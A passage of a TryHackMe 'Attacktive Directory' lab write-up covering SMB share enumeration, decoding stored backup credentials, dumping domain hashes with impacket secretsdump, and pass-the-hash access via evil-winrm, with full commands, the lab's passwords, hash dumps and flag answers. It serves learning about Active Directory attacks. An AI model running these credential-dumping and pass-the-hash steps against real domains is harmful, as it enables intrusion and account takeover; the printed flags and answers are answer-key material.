Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   207.3 kH/s (10.81ms) @ Accel:16 Loops:1 Thr:8 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 9216/70188 (13.13%)
Rejected.........: 0/9216 (0.00%)
Restore.Point....: 6144/70188 (8.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: horoscope -> scully
Hardware.Mon.#1..: N/A

Started: Thu Feb 22 15:54:26 2024
Stopped: Thu Feb 22 15:54:51 2024
root@coderic-ThinkPad-X1-Carbon-4th /h/c/D/tryhackme (master)#
```

Back to the virtual machine.

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

On reaching this stage my time expired, therefore I had to start a new machine hence getting a new terget IP address.

New IP Address was: 10.10.95.205 which I updated my *etc/host file immediately.*

Answer the questions below

What utility can we use to map remote SMB shares?

Ans: smbclient

Which option will list shares?

Ans: -L

How many remote shares is the server listing?

Ans: 6

Up to this point we now know the domain controller the presence of a user called svc-admin and his password, lets now try to connect to a SMB share using this credentials.

Password:- **management2005**

Command used:- **smbclient -L \\\\spookysec.local\\ -U 'svc-admin'**

```
┌──(root㉿kali)-[/home/coderic]
└─# smbclient -L \\\\spookysec.local\\ -U 'svc-admin'
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[/home/coderic]
└─#
```

There is one particular share that we have access to that contains a text file. Which share is it?

Ans: backup

First I tried the ADMIN$ share but with no luck but as for the second share I found a file in it.

```
┌──(root㉿kali)-[/home/coderic]
└─# smbclient \\\\spookysec.local\\ADMIN$ -U 'svc-admin'
Password for [WORKGROUP\svc-admin]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[/home/coderic]
└─# smbclient \\\\spookysec.local\\backup -U 'svc-admin'
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 22:08:39 2020
  ..                                  D        0  Sat Apr  4 22:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 22:08:53 2020

                8247551 blocks of size 4096. 3558378 blocks available
smb: \> |
```

What is the content of the file?

Ans: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

To read the content I had to download the file in my local machine using the get command then use the command cat to display.

```
┌──(root㉿kali)-[/home/coderic]
└─# smbclient \\\\spookysec.local\\backup -U 'svc-admin'
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 22:08:39 2020
  ..                                  D        0  Sat Apr  4 22:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 22:08:53 2020

                8247551 blocks of size 4096. 3558378 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> |
```

Now displaying the file contents.

```
┌──(root㉿kali)-[/home/coderic]
└─# cat  backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(root㉿kali)-[/home/coderic]
└─# |
```

Decoding the contents of the file, what is the full contents?

Ans:

For this task I used the base64 decoder tool

Command used:- **base64 -d backup_credentials.txt**

```
┌──(root㉿kali)-[/home/coderic]
└─# cat  backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(root㉿kali)-[/home/coderic]
└─# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860

┌──(root㉿kali)-[/home/coderic]
└─# |
```

Evaluating Privileges with Domain

We are told backup account have a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. I used one of the impacket tools called secretsdump.py to dump password hashes.

Answer the questions below

What method allowed us to dump NTDS.DIT?

Ans: DRSUAPI

What is the Administrators NTLM hash?

Ans: 0e0363213e37b94221497260b0bcb4fc

```
┌──(root㉿kali)-[/home/coderic/Downloads]
└─# python3 secretsdump.py -dc-ip spookysec.local backup:backup2517860@spookysec.local

Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:3be7b3ada307d62bb86a8a923a0d668b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a670b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdecd
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c9fa7050499
```

What method of attack could allow us to authenticate as the user without the password?

Ans: Pass The Hash

Using a tool called Evil-WinRM what option will allow us to use a hash?

Ans: -H

File Submission Pannel

In this task, I interacted with a tool called evil-winrm

Evil-winrm is a powerful tool that allows pentesters to leverage the Windows Remote Management (WinRM) protocol to execute commands, upload and download files, and run PowerShell scripts.

```
┌──(root㉿kali)-[/home/coderic/Downloads]
└─# evil-winrm --help

Evil-WinRM shell v3.4

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ]
[-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                    Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH     Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM =
 { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
```

Answer the questions below

First I had to remotely connect to the administrators machine by passing the NTLM hash that I had received earlier.

I connected as Administrator with the NTLM hash received earlier which was 0e0363213e37b94221497260b0bcb4fc , for my host name, it was still spookysec.local.

Command used:- **evil-winrm -u Administrator -H 0e0363213e37b94221497260b0bcb4fc -i spookysec.local**

```
┌──(root㉿kali)-[/home/coderic/Downloads]
└─# evil-winrm -u Administrator -H 0e0363213e37b94221497260b0bcb4fc -i spookysec.local

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this mac
hine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/4/2020  11:19 AM                3D Objects
d-r---        4/4/2020  11:19 AM                Contacts
d-r---        4/4/2020  11:39 AM                Desktop
d-r---        4/4/2020  12:09 PM                Documents
d-r---        4/4/2020  11:19 AM                Downloads
d-r---        4/4/2020  11:19 AM                Favorites
d-r---        4/4/2020  11:19 AM                Links
d-r---        4/4/2020  11:19 AM                Music
d-r---        4/4/2020  11:19 AM                Pictures
d-r---        4/4/2020  11:19 AM                Saved Games
d-r---        4/4/2020  11:19 AM                Searches
d-r---        4/4/2020  11:19 AM                Videos
```

Am in!

Next task was to navigate through this machine finding respective flags for this users.

Svc-admin = TryHackMe{K3rb3r0s_Pr3_4uth}

```
*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> dir


    Directory: C:\Users\svc-admin


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/4/2020  12:18 PM                3D Objects
d-r---        4/4/2020  12:18 PM                Contacts
d-r---        4/4/2020  12:18 PM                Desktop
d-r---        4/4/2020  12:18 PM                Documents
d-r---        4/4/2020  12:18 PM                Downloads
d-r---        4/4/2020  12:18 PM                Favorites
d-r---        4/4/2020  12:18 PM                Links
d-r---        4/4/2020  12:18 PM                Music
d-r---        4/4/2020  12:18 PM                Pictures
d-r---        4/4/2020  12:18 PM                Saved Games
d-r---        4/4/2020  12:18 PM                Searches
d-r---        4/4/2020  12:18 PM                Videos


*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

backup = TryHackMe{B4ckM3UpSc0tty!}

```
*Evil-WinRM* PS C:\Users> cd backup
*Evil-WinRM* PS C:\Users\backup> dir


    Directory: C:\Users\backup


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/4/2020  12:19 PM                3D Objects
d-r---        4/4/2020  12:19 PM                Contacts
d-r---        4/4/2020  12:19 PM                Desktop
d-r---        4/4/2020  12:19 PM                Documents
d-r---        4/4/2020  12:19 PM                Downloads
d-r---        4/4/2020  12:19 PM                Favorites
d-r---        4/4/2020  12:19 PM                Links
d-r---        4/4/2020  12:19 PM                Music
d-r---        4/4/2020  12:19 PM                Pictures
d-r---        4/4/2020  12:19 PM                Saved Games
d-r---        4/4/2020  12:19 PM                Searches
d-r---        4/4/2020  12:19 PM                Videos


*Evil-WinRM* PS C:\Users\backup> cd Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

Administrator = TryHackMe{4ctiveD1rectoryM4st3r}

Conclusion

In my conclusion, the Attacktive Directory room has given me valuable hands-on experience and practical challenges in securing and testing Active Directory environments. I have encountered scenarios involving privilege escalation, lateral movement and exploitation of common Active Directory vulnerabilities. Engaging with such a room not only enhances my understanding of Active Directory security but also sharpens their skills in defending against potential cyber threats.

Thank You.